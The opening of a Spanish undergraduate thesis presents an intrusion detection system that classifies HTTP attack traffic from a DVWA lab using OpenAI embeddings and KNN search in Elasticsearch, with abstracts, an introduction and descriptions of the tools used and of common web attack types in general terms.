GRADO EN INGENIERÍA EN TECNOLOGÍAS DE TELECOMUNICACIÓN

TRABAJO FIN DE GRADO

Detección de ataques de ciberseguridad en redes locales mediante técnicas de embeddings y análisis semántico

Autor: Iñigo Martínez de la Riva Muinelo

Director: Javier Jarauta Gastelu

Madrid

Declaración de originalidad

Declaro bajo mi responsabilidad que el Proyecto presentado con el título **Detección de ataques de ciberseguridad en redes locales mediante técnicas de embeddings y análisis semántico** e la ETS de Ingeniería – ICAI de la Universidad Pontificia Comillas en el curso académico **2025-2026** es de mi autoría y no ha sido presentado con anterioridad a otros efectos. El Proyecto no es plagio de otro, ni total ni parcialmente y la información que ha sido tomada de otros documentos está debidamente referenciada.

Uso de Inteligencia Artificial[1]

Declaro bajo mi responsabilidad que (indicar la opción correcta):

ϒ No he utilizado Inteligencia Artificial en la elaboración del presente documento.

☑ He utilizado Inteligencia Artificial en la elaboración del presente documento y/o del Anexo B siempre en las condiciones permitidas por la Universidad Pontificia Comillas, es decir, aplicando el Nivel 2 de la Escala de Evaluación de Perkins et al. (2024): "*La IA puede utilizarse para actividades previas a la tarea, como la lluvia de ideas, la descripción y la investigación inicial. Este nivel se centra en el uso de la IA para la planificación, las síntesis y la generación de ideas, pero las evaluaciones deben hacer hincapié en la capacidad de desarrollar y refinar estas ideas de forma independiente*". En concreto, las Inteligencia Artificial ha sido empleada para:


La IA ha sido empleada para: lluvia de ideas y organización de la estructura de capítulos, ajuste de formato y estilo, depuración de código Python para visualizaciones, gráficos y procesamiento de datos.

Firmado (alumno): Iñigo Martinez de la Riva Muinelo

[1] Esta declaración se refiere al uso de la Inteligencia Artificial generativa para realizar los documentos del Proyecto (Anexo B y Memoria). No aplica a Proyectos donde, por su naturaleza, deban emplear inteligencia artificial como parte de los mismos (aplicación de técnicas de aprendizaje automático, redes neuronales, análisis de datos…)

Fecha: 17/06/2026

Autorización para la entrega del Proyecto

El Director del Proyecto	El co-Director del Proyecto (si aplica)
	
Fdo: **Javier Jarauta Gastelu**	Fdo:
Fecha: **17/06/2026**	Fecha:

Signed by JARAUTA GASTELU, JAVIER (FIRMA) on 17/06/2026 with a certificate issued by AC DNIE 004

GRADO EN INGENIERÍA EN TECNOLOGÍAS DE TELECOMUNICACIÓN

TRABAJO FIN DE GRADO

Detección de ataques de ciberseguridad en redes locales mediante técnicas de embeddings y análisis semántico

Autor: Iñigo Martínez de la Riva Muinelo

Director: Javier Jarauta Gastelu

Madrid

Agradecimientos

Quiero agradecer en primer lugar a mi hermano, que me ha guiado en este camino hacia la ingeniería y que es una inspiración constante en mi día a día. A mis padres, por su apoyo incondicional y por haber confiado en mí desde siempre.

A toda mi familia, con una mención especial para mi primo Javi, que me ha acompañado a lo largo de toda mi carrera.

Por último, a mi tutor Javier Jarauta Gastelu, por introducirme en el mundo de la ciberseguridad y por su asesoramiento a lo largo de este proyecto.

Detección de ataques de ciberseguridad en redes locales mediante técnicas de embeddings y análisis semántico

Autor: Martínez de la Riva Muinelo, Iñigo.
Director: **Jarauta Gastelu, Javier**.
Entidad Colaboradora: ICAI – **Universidad Pontificia Comillas**

RESUMEN DEL PROYECTO

Este proyecto presenta un sistema de detección de intrusiones en redes locales basado en el análisis semántico del tráfico HTTP mediante embeddings de lenguaje natural. El sistema transforma los paquetes capturados en vectores de 1536 dimensiones utilizando el modelo text-embedding-3-small de OpenAI y los clasifica mediante búsqueda KNN sobre un índice vectorial en Elasticsearch. Evaluado sobre un corpus de 1208 documentos generados en un entorno de red propio, el sistema alcanza una *accuracy* media global del 88,3% en la clasificación de cinco categorías de ataque web.

Palabras clave: Embeddings, Intrusion Detection System, K-Nearest Neighbors, Elasticsearch, HTTP, Similitud Coseno, DVWA, SQL Injection, Cross-Site Scripting, Brute Force, Command Injection, OpenAI, Scapy, GNS3, Pcap.

1. Introducción

La detección de intrusiones en redes es uno de los problemas más relevantes de la ciberseguridad moderna. Los sistemas tradicionales basados en firmas estáticas presentan una limitación fundamental: solo detectan ataques conocidos y requieren un mantenimiento constante para incorporar nuevas amenazas [1], lo que implica que los sistemas defensivos van siempre un paso por detrás del atacante.

En los últimos años ha surgido una línea de investigación que propone tratar el tráfico de red como texto y analizarlo mediante técnicas de procesamiento del lenguaje natural. Trabajos como HTTP2vec [2] y Sec2Vec [3] han demostrado que los embeddings de peticiones HTTP contienen información semántica suficiente para discriminar entre tráfico legítimo y malicioso. Sin embargo, estos enfoques son no supervisados y no identifican la categoría concreta del ataque detectado.

2. Definición del proyecto

Este proyecto propone un sistema supervisado de detección y clasificación de intrusiones basado en análisis semántico. A diferencia de los trabajos previos, el sistema asigna una etiqueta de categoría concreta a cada documento indexado, permitiendo no solo detectar anomalías sino identificar el tipo de ataque. El corpus de datos fue generado íntegramente en un entorno de red propio desplegado en GNS3, capturando tráfico real de cinco categorías: SQL Injection, Cross-Site Scripting, Brute Force, Command Injection y tráfico normal, en tres niveles de dificultad cada uno.


Los objetivos del proyecto fueron tres:

- Alcanzar una *accuracy* media superior al 80%,
- Construir un corpus de datos real con garantías de independencia estadística entre entrenamiento y evaluación
- Analizar las propiedades y limitaciones del enfoque semántico adoptado.

3. Descripción del sistema


El sistema se articula en un pipeline de cinco etapas. En primer lugar, el tráfico HTTP es generado en una topología de red simulada en GNS3. La red está compuesta por un equipo generador de tráfico, un router central y un servidor web vulnerable basado en DVWA. El tráfico es capturado por tcpdump en el router, que actúa como punto de monitorización centralizado. Los archivos pcap resultantes se transfieren al host de análisis mediante una carpeta compartida Samba. A continuación, la librería Scapy filtra los paquetes HTTP relevantes y los agrupa en pares request-response, que constituyen la unidad de análisis del sistema. Cada par se convierte en un vector de 1536 dimensiones mediante la API de embeddings de OpenAI. Finalmente, los vectores se almacenan en un índice Elasticsearch con su etiqueta de categoría, y la clasificación de nuevos paquetes

de evaluación se realiza mediante búsqueda KNN con k=1 y similitud coseno como métrica.



4. Resultados

- El sistema alcanza una *accuracy* media global del 88,3% con el índice completo de 1208 documentos, superando el umbral del 80% establecido como objetivo.
- El experimento de ablación de rutas URL demuestra que XSS y Command Injection aprenden semántica pura del payload, mientras que SQLI y Brute Force presentan una dependencia parcial de la ruta URL de DVWA.



5. Conclusiones

El proyecto demuestra la viabilidad de un sistema de detección de intrusiones basado exclusivamente en análisis semántico del contenido HTTP, sin necesidad de firmas

estáticas ni extracción manual de características. El uso de un modelo de embeddings de propósito general obtiene resultados competitivos, lo que sugiere que la riqueza semántica de estos modelos es suficiente para discriminar entre categorías de ataque web. La limitación principal del enfoque es la incapacidad para detectar ataques cuya huella semántica es idéntica al tráfico legítimo, como los ataques de inyección ciega basados en tiempo. Como trabajo futuro se propone la validación del sistema con tráfico de entornos distintos a DVWA y la implementación de una interfaz forense basada en LLMs.

6. Referencias

[1] Roesch, M. "Snort: Lightweight intrusion detection for networks." LISA, vol. 99, no. 1, 1999.

[2] Montes, N., Betarte, G., Martínez, R., y Pardo, A. "Web application attacks detection using deep learning." Progress in Pattern Recognition, Image Analysis, Computer Vision, and Applications. Springer, 2021.

[3] Gniewkowski, M., Maciejewski, H., Surmacz, T., y Walentynowicz, W. "Sec2vec: anomaly detection in HTTP traffic and malicious URLs." Proceedings of the 38th ACM/SIGAPP Symposium on Applied Computing, 2023.

DETECTION OF CYBERSECURITY ATTACKS IN LOCAL NETWORKS USING EMBEDDING TECHNIQUES AND SEMANTIC ANALYSIS

Author: Martínez de la Riva Muinelo, Iñigo.
Supervisor: Jarauta Gastelu, Javier.
Collaborating Entity: ICAI – Universidad Pontificia Comillas

ABSTRACT

This project presents an intrusion detection system for local networks based on the semantic analysis of HTTP traffic using natural language embeddings. The system transforms captured packets into 1536-dimensional vectors using OpenAI's text-embedding-3-small model and classifies them through KNN search over a vector index in Elasticsearch. Evaluated on a corpus of 1208 documents generated in a custom network environment, the system achieves an overall mean accuracy of 88.3% in the classification of five web attack categories.

Keywords: Embeddings, Intrusion Detection System, K-Nearest Neighbors, Elasticsearch, HTTP, Cosine Similarity, DVWA, SQL Injection, Cross-Site Scripting, Brute Force, Command Injection, OpenAI, Scapy, GNS3, Pcap.

1. Introduction

Intrusion detection in networks is one of the most relevant problems in modern cybersecurity. Traditional signature-based systems present a fundamental limitation: they only detect known attacks and require constant maintenance to incorporate new threats [1], meaning that defensive systems are always one step behind the attacker.

In recent years, a line of research has emerged that proposes treating network traffic as text and analyzing it using natural language processing techniques. Works such as HTTP2vec [2] and Sec2Vec [3] have demonstrated that embeddings of HTTP requests contain sufficient semantic information to discriminate between legitimate and malicious traffic. However, these approaches are unsupervised and do not identify the specific category of the detected attack.

2. Project Definition

This project proposes a supervised intrusion detection and classification system based on semantic analysis. Unlike previous works, the system assigns a specific category label


to each indexed document, allowing not only the detection of anomalies but also the identification of the attack type. The dataset was generated entirely in a custom network environment deployed in GNS3, capturing real traffic from five categories: SQL Injection, Cross-Site Scripting, Brute Force, Command Injection and normal traffic, each at three difficulty levels.

The objectives of the project were three:

- Achieve a mean accuracy above 80%
- Build a real dataset with statistical independence guarantees between training and evaluation sets
- Analyze the properties and limitations of the semantic approach adopted

3. System Description


The system is structured around a five-stage pipeline. First, HTTP traffic generated in a network topology simulated in GNS3, composed of a traffic generator, a central router and a vulnerable web server based on DVWA, is captured by tcpdump at the router, which acts as a centralized monitoring point. The resulting pcap files are transferred to the analysis host via a Samba shared folder. Next, the Scapy library filters the relevant HTTP packets and groups them into request-response pairs, which constitute the unit of analysis of the system. Each pair is converted into a 1536-dimensional vector using the OpenAI embeddings API. Finally, the vectors are stored in an Elasticsearch index with their category label, and the classification of new packets is performed through KNN search with k=1 and cosine.



4. Results

- The system achieves an overall mean accuracy of 88.3% with the complete index of 1208 documents, exceeding the 80% threshold established as an objective.

- The URL path ablation experiment demonstrates that XSS and Command Injection learn pure payload semantics, while SQLI and Brute Force show a partial dependency on the DVWA URL path.



5. Conclusions

The project demonstrates the feasibility of an intrusion detection system based exclusively on semantic analysis of HTTP content, without the need for static signatures

or manual feature extraction. The use of a general-purpose embedding model yields competitive results, suggesting that the semantic richness of these models is sufficient to discriminate between web attack categories. The main limitation of the approach is its inability to detect attacks whose semantic footprint is identical to legitimate traffic, such as time-based blind injection attacks. As future work, validation of the system with traffic from environments other than DVWA and the implementation of an LLM-based forensic interface are proposed.

6. References

[1] Roesch, M. "Snort: Lightweight intrusion detection for networks." LISA, vol. 99, no. 1, 1999.

[2] Montes, N., Betarte, G., Martínez, R., y Pardo, A. "Web application attacks detection using deep learning." Progress in Pattern Recognition, Image Analysis, Computer Vision, and Applications. Springer, 2021.

[3] Gniewkowski, M., Maciejewski, H., Surmacz, T., y Walentynowicz, W. "Sec2vec: anomaly detection in HTTP traffic and malicious URLs." Proceedings of the 38th ACM/SIGAPP Symposium on Applied Computing, 2023.

Índice de la memoria

Índice de figuras

Índice de tablas

Capítulo 1. INTRODUCCIÓN

Vivimos rodeados de redes. Empresas, hospitales, administraciones públicas, todo depende hoy de sistemas conectados a internet. Esta dependencia trae ventajas evidentes, pero también un problema de fondo: cuanto más conectado está algo, más expuesto está.

Los ciberataques no son una rareza. Son el día a día de cualquier organización con presencia online. Cualquier servidor mal protegido es un objetivo potencial, y las consecuencias de un ataque exitoso van mucho más allá de lo técnico: pérdida de datos, interrupción de servicios, daño reputacional, y en muchos casos, un coste económico considerable.

Frente a esto, los sistemas de detección de intrusiones tradicionales tienen un problema estructural. Dependen de firmas, de reglas escritas a mano, de bases de datos que hay que actualizar constantemente. El resultado es que siempre van un paso por detrás. Un ataque nuevo, una variante no catalogada, y el sistema no lo detecta.

Por otro lado, la inteligencia artificial ha cambiado mucho en los últimos años. Los modelos de lenguaje ya no solo generan texto, también son capaces de capturar significado, de entender contexto, de relacionar conceptos. Esa capacidad normalmente se asocia a tareas de lenguaje natural, pero ¿por qué no aplicarla a otro tipo de texto? Una petición HTTP, al final, también es texto: tiene una estructura, un vocabulario, un significado que va más allá de los caracteres que la componen.

Esta intuición no es completamente nueva. En los últimos años han surgido varios trabajos de investigación que exploran precisamente esta idea: tratar el tráfico de red como si fuera lenguaje natural y aplicar técnicas de procesamiento semántico para detectar comportamientos anómalos. Sin embargo, la mayoría de estos enfoques comparten una limitación común: son no supervisados, es decir, detectan que algo es anómalo, pero no son capaces de identificar de qué tipo de amenaza se trata.

De ahí surge la pregunta central de este proyecto: si un modelo de lenguaje es capaz de entender una frase, ¿puede también entender una petición maliciosa? ¿Es posible no solo detectar un ataque, sino clasificarlo correctamente, basándose en su significado semántico y no en la coincidencia exacta con una firma predefinida?

Este trabajo nace de esa pregunta. Se plantea como una exploración práctica: construir un sistema real que use embeddings semánticos para detectar y clasificar ataques en tráfico HTTP, sin depender de firmas estáticas. Los resultados, que se presentan a lo largo de los siguientes capítulos, ayudan a responder hasta qué punto esa idea funciona, y dónde encuentra sus límites.

Capítulo 2. DESCRIPCIÓN DE LAS TECNOLOGÍAS

En este capítulo se describen las principales tecnologías, herramientas y protocolos empleados a lo largo del proyecto. Su objetivo es proporcionar contexto técnico necesario para comprender las decisiones de diseño y el funcionamiento del sistema desarrollado. Las tecnologías se presentan agrupadas por su función dentro del pipeline: entorno de red y virtualización, captura y análisis de tráfico, generación de ataques, tipos de ciberataque, inteligencia artificial y procesamiento semántico, almacenamiento y búsqueda vectorial y entorno de desarrollo.

2.1 ENTORNO DE RED Y VIRTUALIZACIÓN

2.1.1 GNS3

Figura 1. Logo de GNS3. [1]

Graphical Network Simulator-3 es un software de código abierto que permite diseñar, implementar y analizar topologías de red complejas. A diferencia de otros simuladores de red tradicionales que utilizan modelos simplificados de dispositivos, GNS3 ejecuta las imágenes reales de los sistemas operativos. Esta característica garantiza un comportamiento realista y muy similiar al de un entorno físico.

Para este proyecto, dicha capacidad se ha potenciado mediante la integración nativa de máquinas virtuales gestionadas con VirtualBox, una característica diferenciadora clave respecto a otras alternativas del sector.

Mientras herramientas como Cisco Packet Tracer limitan las pruebas a simulaciones superficiales y cerradas, GNS3 permite interconectar sistemas operativos reales directamente en la topología de red. Asimismo, a diferencia de plataformas como EVE-NG o PNETLab, que exigen procesos complejos de conversión de formatos hacia entornos Qemu/KVM, la sinergia directa entre GNS3 y VirtualBox optimiza la gestión automatizada de las interfaces de red a través de su API. Esta flexibilidad ha facilitado la incorporación de servicios y clientes reales en el laboratorio, validando los escenarios diseñados bajo condiciones de tráfico y operatividad idénticas a las de un entorno de producción real.

En este proyecto, GNS3 aloja la topología de tres nodos descrita en la sección 5.2: PC1, PC2 y el router central. Cada nodo se implementa como una máquina virtual VirtualBox, con lo que el tráfico HTTP que PC1 envía hacia PC2 recorre realmente la pila de red de cada sistema operativo, pasando físicamente por el router.

2.1.2 VIRTUALBOX

VirtualBox es un hipervisor de tipo 2 de código abierto desarrollado por Oracle que permite ejecutar múltiples máquinas virtuales sobre un sistema operativo anfitrión.

Figura 2. Logo de VirtualBox [2]

Cada máquina virtual en VirtualBox dispone de CPU, memoria RAM, almacenamiento y adaptadores de red virtuales propios, configurables de forma independiente. La virtualización de la red es especialmente relevante para este proyecto: VirtualBox ofrece varios tipos de adaptadores de red, entre los que destacan el adaptador NAT (que comparte la conexión a internet del host), el adaptador de red interna (que comunica VMs entre sí sin pasar por el host) y el adaptador puente (que conecta la VM directamente a la red física del host, como si fuera un equipo más de la LAN).

Se optó por VirtualBox frente a otras alternativas como VMware Workstation por ser de código abierto, gratuito y, sobre todo, porque GNS3 ofrece integración nativa con él para la gestión de máquinas virtuales, simplificando considerablemente la configuración del entorno.

2.2 CAPTURA Y ANÁLISIS DE TRÁFICO DE RED

2.2.1 PROTOCOLO HTTP Y FORMATO PCAP

El protocolo de transferencia de hipertexto (HTTP, del inglés *Hypertext Transfer Protocol*) es un protocolo que pertenece a la capa de aplicación del modelo TCP/IP, sobre el que se sustenta la comunicación en la web. HTTP es un protocolo de texto plano sin cifrado, lo que permite extraer el contenido de cada petición y respuesta directamente de los bytes del paquete. En el proyecto es utilizado la versión HTTP 1.1

El ciclo básico de HTTP sigue el modelo cliente-servidor: el cliente envía una petición (*request*) con un método (GET, POST, etc), una URL y cabeceras opcionales. El servidor responde (*response*) con un código de estado, cabeceras y opcionalmente un cuerpo.

El formato pcap (*Packet Capture*) es el estándar de facto para almacenar capturas de paquetes de red. Un archivo .pcap contiene una secuencia de paquetes en orden temporal, cada uno con metadatos como timestamp, tamaño y longitud capturada. Este formato es el que produce tcpdump y el que es interpretado tanto por Wireshark como por Scapy.

2.2.2 TCPDUMP

tcpdump es una herramienta de captura de paquetes de red en modo texto, disponible en todos los sistemas Linux. Se ejecuta directamente en la línea de comandos e intercepta los paquetes que circulan por una interfaz de red, almacenándolos en un archivo .pcap. Su consumo de recursos es muy bajo, lo que lo hace especialmente adecuado para ejecutarse de forma continua en el router Ubuntu Server sin afectar al enrutamiento del tráfico.

En este proyecto tcpdump se ejecuta desde una de las interfaces del router de la red con el objetivo de capturar el tráfico generado por la red.

2.2.3 WIRESHARK

Wireshark es el analizador de protocolos de red más utilizado del mundo. Ofrece una interfaz gráfica que permite abrir archivos .pcap e inspeccionar cada paquete con un nivel de detalle que va desde la trama Ethernet hasta el contenido de la capa de aplicación, decodificando automáticamente decenas de protocolos. No requiere instalación en los nodos capturados: basta con abrir el archivo .pcap desde cualquier equipo.

Figura 3. Logo de Wireshark [3]

En este proyecto se utilizó Wireshark en las fases iniciales de verificación. Su utilidad fue principalmente diagnóstica: ante cualquier comportamiento inesperado en las etapas de filtrado o extracción posteriores.

2.2.4 SCAPY

Scapy es una librería Python para la manipulación, análisis y construcción de paquetes de red. A diferencia de herramientas como Wireshark, que son de uso interactivo, Scapy está

diseñada para ser utilizada de forma programática, lo que la convierte en la herramienta ideal para automatizar el procesado de los archivos .pcap dentro de un notebook de Python.

Figura 4. Logo de Scapy [4]

Para este proyecto, Scapy se utilizó en primer lugar para realizar las primeras comunicaciones sintéticas, con el objetivo de probar las herramientas tcpdump o wireshark. Más tarde Scapy se utiliza exclusivamente del lado de la lectura. La función `rdpcap()` carga el archivo .pcap completo en memoria como una lista de objetos paquete, sobre los que se puede iterar y acceder a cada capa del protocolo mediante una sintaxis orientada a objetos. Por ejemplo, acceder al payload raw de un paquete es tan directo como `pkt[Raw].load`, y comprobar si un paquete contiene capa TCP se reduce a TCP in pkt.

Esta manipulación sencilla es lo que hace a Scapy especialmente conveniente para el proyecto, permitiendo extraer la información que se considerase importante para el desarrollo del sistema evitando ruido innecesario.

2.3 ENTORNO DE GENERACIÓN DE ATAQUES

2.3.1 DOCKER Y CADDY

Docker es una plataforma de virtualización a nivel de sistema operativo basada en el concepto de contenedor. A diferencia de las máquinas virtuales, que virtualizan el hardware completo incluyendo un sistema operativo independiente, los contenedores comparten el kernel del sistema operativo anfitrión y aíslan únicamente el espacio de usuario. Esto los

hace considerablemente más ligeros y rápidos de arrancar, con tiempos de inicio de segundos frente a los minutos de una VM completa.




Figura 5. Logo de Docker [5]

El elemento central de Docker es la imagen, un sistema de archivos en capas que contiene todo lo necesario para ejecutar una aplicación: el código, las dependencias, las variables de entorno y la configuración.

En este proyecto, Docker se emplea en uno de los equipos de la topología para ejecutar DVWA como contenedor. Esta implementación evita una instalación manual compleja con múltiples dependencias.

Los comandos básicos empleados durante el proyecto son:

```
docker start dvwa_server    # arrancar el contenedor
docker stop dvwa_server     # detener el contenedor
```

El contenedor se expone en el puerto 8080 de PC2. Frente a él se despliega Caddy como proxy inverso en el puerto 80, de modo que PC1 puede dirigirse a la dirección HTTP estándar sin especificar puertos no convencionales.

Caddy es un servidor web y proxy inverso de código abierto escrito en Go, destacado por su simplicidad de configuración y por activar HTTPS de forma automática mediante Let's Encrypt. En este proyecto, sin embargo, se utiliza precisamente en modo HTTP sin cifrado.

2.3.2 SAMBA

Samba es una implementación libre del protocolo SMB/CIFS de Microsoft que permite compartir archivos e impresoras entre sistemas Linux y Windows en una red local. En esencia, permite que un directorio de un sistema Linux sea accesible desde el explorador de archivos de Windows exactamente igual que cualquier carpeta compartida de red convencional.

En este proyecto, Samba se configura en el router Ubuntu Server para exponer la carpeta donde tcpdump almacena los archivos .pcap.

2.3.3 DVWA

DVWA (*Damn Vulnerable Web Application*) es una aplicación web PHP/MySQL deliberadamente insegura, diseñada con fines educativos y de seguridad. Proporciona un entorno controlado con vulnerabilidades reales implementadas de forma intencional, cubriendo los principales tipos de ataque web recogidos por OWASP. Su rasgo más valioso para este proyecto es la existencia de tres niveles de dificultad configurables: Low, Medium y High. Cada nivel altera la implementación del servidor para reflejar distintos grados de protección, generando *payloads* y respuestas semánticamente diferentes.

Figura 6. Logo de DVWA [6]

2.4 CIBERSEGURIDAD Y TIPO DE ATAQUE

2.4.1 OWASP

OWASP *(Open Web Application Security Project*) es una fundación sin ánimo de lucro dedicada a mejorar la seguridad del software. Su contribución más conocida es el OWASP Top 10, una lista periódicamente actualizada de las diez categorías de riesgo más críticas en aplicaciones web, basada en datos reales de vulnerabilidades reportadas por la industria a nivel mundial.

Los cuatro tipos elegidos para simular: SQL Injection, XSS, Brute Force y Command Injection, pertenecen a categorías del OWASP Top 10.

2.4.2 SQL INJECTION

SQL Injection (SQLi) es una técnica de ataque que explota vulnerabilidades en aplicaciones que construyen consultas SQL concatenando directamente la entrada del usuario sin sanitizarla. El atacante introduce caracteres especiales o cláusulas SQL en los campos de entrada del formulario web, de modo que la consulta que se ejecuta en la base de datos es distinta de la prevista por el desarrollador, pudiendo devolver información no autorizada, modificar registros o incluso ejecutar comandos en el servidor de base de datos.

2.4.3 CROSS-SITE SCRIPTING

Cross-Site Scripting (XSS) es un ataque que consiste en inyectar código JavaScript malicioso en páginas web que serán visualizadas por otros usuarios. Cuando el servidor devuelve el payload del atacante sin escaparlo correctamente, el navegador de la víctima lo ejecuta como si fuera código legítimo de la página, lo que puede permitir robar cookies de sesión, redirigir al usuario a sitios fraudulentos o realizar acciones en su nombre.

2.4.4 BRUTE FORCE

Brute Force (fuerza bruta) es un ataque de autenticación que consiste en probar sistemáticamente combinaciones de credenciales hasta encontrar una válida. En el contexto

de una aplicación web como DVWA, se materializa en el envío masivo de peticiones al formulario de login con distintos pares de usuario y contraseña.

2.4.5 COMMAND EXECUTION

Command Execution (inyección de comandos) es un ataque que explota vulnerabilidades en aplicaciones que ejecutan comandos del sistema operativo concatenando directamente la entrada del usuario. Al introducir operadores de concatenación de comandos (;, &&, |, ||) seguidos de comandos arbitrarios, el atacante consigue que el servidor ejecute código a nivel de sistema operativo, con las implicaciones de seguridad que eso conlleva.

2.5 INTELIGENCIA ARTIFICIAL Y PROCESAMIENTO SEMÁNTICO

2.5.1 EMBEDDINGS Y MODELOS DE LENGUAJE

Un embedding es una representación vectorial de un objeto, en este caso, un fragmento de texto, en un espacio de alta dimensión. La idea fundamental es que textos semánticamente similares produzcan vectores próximos en dicho espacio, mientras que textos con significados distintos generen vectores alejados entre sí. Esta propiedad es precisamente la que hace posible la clasificación por similitud semántica.

Los embeddings de texto modernos se generan mediante modelos de lenguaje basados en arquitecturas Transformer. Estos modelos, entrenados sobre enormes corpus de texto en múltiples idiomas y dominios, aprenden a proyectar secuencias de texto a vectores que codifican el significado semántico de manera densa y continua.

En el contexto de este proyecto, la propiedad clave de los embeddings es que permiten comparar semánticamente fragmentos de texto de naturaleza muy heterogénea, independientemente de su formato o vocabulario específico.

2.5.2 API DE EMBEDDINGS DE OPENAI

Para la generación de embeddings se utiliza el modelo `text-embedding-3-small` de OpenAI, accesible a través de la API oficial de OpenAI. Este modelo produce vectores de

1536 dimensiones con un rendimiento muy competitivo en tareas de búsqueda semántica y clasificación por similitud, a un coste reducido por token.

En el proyecto, la llamada a la API se realiza desde un notebook mediante la librería oficial de OpenAI.

Figura 7. Logo de OpenAI [7]

2.5.3 SIMILITUD COSENO

La similitud coseno es una métrica matemática que mide el parecido entre dos vectores calculando el coseno del ángulo que forman en el espacio vectorial. Su valor oscila entre -1 y 1, donde 1 indica que los vectores apuntan en la misma dirección (máxima similitud), 0 indica ortogonalidad (sin relación) y -1 indica direcciones opuestas.

En este proyecto se emplea como métrica de comparación entre el embedding de un paquete evaluado y los documentos almacenados en el índice de Elasticsearch, como se describe en la sección 5.7.

$$\cos(\theta) = \frac{A * B}{||A|| * ||B||}$$

2.5.4 K-NEAREST NEIGHBORS (KNN)

K-Nearest Neighbors (KNN) es un algoritmo de Machine Learning supervisado, sencillo e intuitivo. Es utilizado mayoritariamente en problemas de clasificación y regresión.

KNN pertenece a los modelos perezosos (*lazy learning*). En lugar de generar un modelo matemático complejo o una regla, memoriza el conjunto de datos de entrenamiento y cuando recibe un nuevo dato ejecuta los siguientes pasos:

En primer lugar, mide la distancia del "punto" de ese dato a todos los puntos del conjunto. Generalmente se utiliza como parámetro de distancia la euclidiana, pero en este proyecto se utilizó la similitud coseno explicada en la anterior subsección.

Identifica los "k" puntos más cercanos al dato.

Por último, asigna al nuevo punto la categoría más repetida entre los "k" seleccionados.

2.6 ALMACENAMIENTO Y BÚSQUEDA VECTORIAL

2.6.1 ELASTICSEARCH

